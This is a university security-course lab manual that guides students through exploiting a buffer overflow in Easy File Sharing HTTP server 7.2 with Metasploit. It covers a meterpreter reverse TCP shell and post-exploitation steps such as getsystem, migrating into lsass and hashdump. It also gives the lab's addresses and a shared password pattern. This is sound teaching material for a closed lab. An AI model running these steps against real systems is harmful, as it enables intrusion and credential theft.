# Information systems security
# System hacking: Buffer Overflow

In this exercise you will try to exploit BoF (Buffer Overfllow) vulnerability by using metasploit framework.
We will use virtual machines in MS Azure or Algebra cloud repared for this purpose.
**It is important to follow the instructions in this manual to ensure good experience for everyone using this LAB, because all the users are attacking the !!!same!!! vulnerable VM and using the !!!same!!! Kali Linux VM to access the LAB.**
Vulnerable VMs are NOT exposed directly to the Internet for obvious reasons – if exposed, anyone could be able to hack them and use them to attack other systems.
It is recommended to execute this exercise from within VM (either Windows or Linux) to protect your own physical computer from hacking by someone else using this environment. The point is that even if you attack someone, you could be hacked at the same time. This is one of the reasons this LAB is not accessible directly from the Internet. What you need to connect to the LAB is SSH client.
You will use SSH client to connect to a Jump Kali VM in the Azure or Algebra cloud, and the vulnerable machine will be accessible from that Kali Linux VM. Understand that ALL of your colleagues in the classroom (and probably some at home) will be connected to the same environment attacking exactly the same VM! SSH client is installed on all Linux and MAC OSs. On older Windows 10 it can be installed as a feature, and it is installed by default on Windows 10 and later starting 2019. If you want to, you can download Putty GUI client, but we encourage the usage of built-in tools whenever possible.
During the exercise, you will be assigned the unique username and numerical ID that ONLY YOU should use during the exercise!!! If you do not follow this instruction, you might interfere with other students, or you might not be able to complete the exercise, so please, behave :).
The IP address to connect to with the SSH client will be the same for everyone (as will be the target IP also)! **The IP address to connect to the LAB is (from home and from Algebra network):**

**193.198.186.132 on port 9001!** **or**
**193.198.186.132 on port 9002!**

**In case this IP address is not accessible from Algebra network, use this (ONLY IF THE ABOVE DOESN't work):**

**10.10.68.146 on port 9001!**
**10.10.68.152 on port 9002!**

The following schematics presents how the LAB looks like.:




**Image 1:** Network diagram

**Connect to the Jump Kali LAB VM with SSH client.**

Use the following info to connect to the LAB VM:
**Username: AlgebraSIS_*XXX*** XXX is UNIQUE number assigned to you by professor!!!
**Password: AlgebraSIS_XXX** (It is case sensitive! As any password should be)
**IP address 1: 193.198.186.132 or 10.10.68.146 on port 9001**
**IP address 2: 193.198.186.132 or 10.10.68.152 on port 9002**
**You will be assigned one of these ports by the professor!**

You can change the password after connection is successful if you want to.
If you are using the recommended command line tool, write the assigned username, followed by @ and then the IP address and port ~~including the port forwarding to connect to Kali with RDP~~ if needed as shown below:
UserName@IPAdress
As an example, if the IP address is 193.198.186.132, username AlgbraSIS_999, the command to connect to the LAB woud be:

ssh AlgebraSIS_999@193.198.186.132 -p 9001

**(Use the username assigned to you by the professor!!)**

If you choose to use GUI SSH version, find the way to configure it. In the classroom, only command line SSH clients will be supported by the professor.

While connected to the cloud hosted Kali Linux VM, open the Linux terminal and metasploit framework:

Command: ***msfconsole***

**Basic msfconsole commands:**
help, search, show exploits, show payloads, use, set, …

**The attack**

1. Find the exploit with the search command:

   Command: ***search easy filesharing***

In the result, identify the exploit for Easy File Sharing HTTP server **7.2 POST** buffer overflow

2. Use the exploit (type the full exploit name as shown in the search result, or use the index, like for instance 10). If you are typing the full name, use autocomplete.

   Example: use exploit/windows/smb/ms08_067_netapi
   Example2: use 3
   **You will use the exploit identified in the previous step though.**
   It is Important to use the exploit named File Sharing HTTP server 7.2 **POST**. Otherwise, the application will crash and all the other students in the classroom which already established the connection with the vulnerable service will lose their connection. So, please, be a good colleague.
   The target machine is fully patched Windows Server 22022! You will be able to hack it because of the vulnerable service that is installed on the server called Easy File Sharing. The command to use the exploit is this (if you didn't come up to this solution already)
   Command: ***use exploit/windows/http/easyfilesharing_post***

3. You can check which parameters the exploit accepts and can be configured:

   Command: ***show options***

4. Set the victim IP address

   Command: ***set RHOSTS* victim_ip_adress**
   The victim IP address is 192.168.0.101 or 192.168.0.102 based on the IP address assigned to you! (Windows Server 2022).

5. Choose (set) the payload. Payload is something the exploit will copy to the vulnerable machine and execute it. In this case it will be the meterpreter shell offering some commands one can use to manage the hacked computer. If you do not choose the payload, it will be chosen automatically and configured automatically. The main difference is that if you do not set the payload yourself, the payload IP address and PORT will be configured automatically. In this case the port will be 4444. For this LAB you should use the port as specified in the LAB manual, so port 4444 is NOT TO BE USED. Port we will use is 44**XXX where the XXX is unique number assigned to you. This is the same number used to connect to the LAB!!!**

   ***set PAYLOAD windows/meterpreter/reverse_tcp***
   ***set LHOST*** kali_Linux_ip_address (192.168.0.1 or 192.168.0.2)
   ***set LPORT*** port_to listen on (44**XXX**)
   ***Careful!*** *You are NOT root on Kali Linux, hence you will not be able to use ports lower than 1024.In the real world, you would be using port 443 or something like this.*

**Question:** Why would you use port 443 in the real world? Which benefits will you gain with this approach?

6. Start the exploit with preconfigured parameters.

   Command: use ***exploit*** or ***run***

7. You can use help after successful connection to see the available commands

   Command: ***help***

8. Use shell command to switch to target machine command shell instead of meterpreter. Use exit to return to the meterpreter shell.

   command: ***shell***

**IMPORTANT:** Use exit to exit the windows shell. DO NOT exit the meterpreter shell! So, do not type exit twice. Make sure to understand where you are connected to. To your Kali Linux, to victim Windows Server 2022 through meterpreter shell or to Windows Server 2022 through Windows shell! If you are connected to Windows Server 2022 command line (shell) you will see C:\... if not, you will see meterpreter written in your terminal window. If you did not hack the Windows Server or you have dropped form the meterpreter shell by mistake, the exploit name will be in the terminal shell.

9. Play! – check what else you can do on the victim.
   Type help and test the commands.
   CAREFUL! Some of the commands could and will crash the victim. If this happens ALL your colleagues will lose connectivity to their shells on the victim, and they will have to re-run the exploit. If this happens, tell me, as the Easy File Sharing server will probably crash, and I will have to restart it. DO NOT use the same exploit setup if you are the one causing the crash, as it will crash it again. Ask for help!
   Safe commands (depending on the number of students using the LAB) are the following:
   **help**
   **getuid**
   **getsystem**
   **getpid**
   **ps**
   **migrate** xxx (where xxx is the process ID to which you want to migrate). Try to migrate to **lsass** service so that you can use the **hashdump** command. This might put the server in unstable mode though, which depends on the number of students already connected to the victim.
   **…**